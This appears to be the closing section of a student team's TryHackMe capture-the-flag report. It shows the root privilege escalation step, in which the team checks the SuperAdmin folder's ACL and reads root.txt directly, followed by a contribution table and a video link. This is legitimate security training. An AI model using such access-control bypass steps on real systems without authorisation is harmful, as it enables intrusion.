
4) Root Privilege Escalation (Final step, rooting)

Members involved : Lycia, Syareena, Adam, Aisyah


Tools used : Kali terminal,Oracle VM Virtualbox

Thought Process and Methodology and Attempts:

We execute the command get-acl to check the permissions we have on SuperAdmin directory, we see that we got "Deny FullControl" to the group of "Administrators".



Therefore, we changed our directory to user back and tried to capture the root flag directly by using command type c:\users\SuperAdmin\Desktop\root.txt . Then, we received the flag.



Lastly, we checked if the root.txt flag is correct at TryHackMe answer box and it is confirmed to be correct.

Contributions

ID	Name	Contribution	Signatures
1211101073	Muhammad Adam bin Mazli Zakuan	- Did Recon and Enumeration - Did Initial Foothold - Did Horizontal Privilege Escalation - Did Root Privilege Escalation - Wrote the report for recon and enumeration	
1211101619	Nik Syareena Aida binti Nik Ahmad Faizul	- Did Recon and Enumeration - Did Initial Foothold - Did Horizontal Privilege Escalation - Did Root Privilege Escalation - Wrote the report for initial foothold	
1211101007	Aisyah binti Ahmad Kassim	- Did Recon and Enumeration - Did Initial Foothold - Did Horizontal Privilege Escalation - Did Root Privilege Escalation - Wrote the report for horizontal privilege escalation	
1211101670	Nur Lycia Nisriena binti Razidy	- Did Recon and Enumeration - Did Initial Foothold - Did Horizontal Privilege Escalation - Did Root Privilege Escalation - Wrote the report for root privilege escalation - Did video recording	

Video link : https://youtu.be/m1ysf6esB_I